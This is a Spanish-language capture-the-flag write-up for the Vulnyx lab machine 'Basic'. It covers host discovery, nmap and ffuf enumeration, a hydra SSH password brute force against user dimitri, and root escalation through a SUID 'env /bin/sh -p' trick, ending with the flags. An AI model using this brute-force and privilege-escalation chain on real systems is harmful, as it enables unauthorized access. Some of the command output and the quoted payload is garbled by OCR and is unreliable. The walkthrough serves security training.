
Máquina Basic (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 02 agosto

Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24



• Kali (Máquina Atacante): 10.0.2.4

• Máquina Víctima: 10.0.2.7

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.7

```
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.226 ms

— 10.0.2.7 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.226/0.226/0.226/0.000 ms
```


Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

\$ nmap -PN 10.0.2.7 -sVC


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos 22, 80 y 631.

Comprobamos que es lo que corre en el puerto 631.




A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

\$ ffuf -u http://10.0.2.7:631/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt



Encontramos el directorio printers.

Accedemos al directorio y nos encontramos que existe el usuario dimitri.



Con la herramienta **hydra** realizamos un ataque a ssh para intentar crackear la contraseña del usuario dimitri, para ello ejecutamos el siguiente comando:

\$ hydra -I dimitri -P Descargas/rockyou.txt -T 64 -I

```
opins vi.5 (c) 3002 by an insert/VEC 5 found finished. Please do not use in military or servet service organizations, or for filegal parameter (min is non-hooting, means the service inserts). The control of the service of the servi
```

A continuación, nos conectamos por ssh, para ello ejecutamos el siguiente comando:

\$ ssh dimitri@10.0.2.7

```
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established. ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/SPvV5/4MMqns. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts. dimitri@10.0.2.7's password: dimitri@basic:~$ whoami dimitri dimitri@basic:~$
```

Buscamos todos los binarios SUID, para ello ejecutamos el siguiente comando:

\$ find / -perm -4000 2>/dev/null

```
/usr/bin/env
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
```

Como podemos comprobar el binario **env** tiene el bit **SUID** activado, no eliminando los privilegios elevados pudiendo utilizarse de forma abusiva para escalar privilegios como una puerta trasera **SUID**, por lo tanto nos vamos a la página gtfobins a mirar el payload.

SUID

```
If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

sudo install -m -xx S(which env) .

./env /bix/sh -p
```

Lo ejecutamos:

\$ env /bin/sh -p

```
# whoami
root
# cat user.txt
f17d2f67c468d15
# cd /root
# cat root.txt
551df067bd06f13
```

iii Ya somos root!!!

También pudiendo leer las flags de **user** y **root**.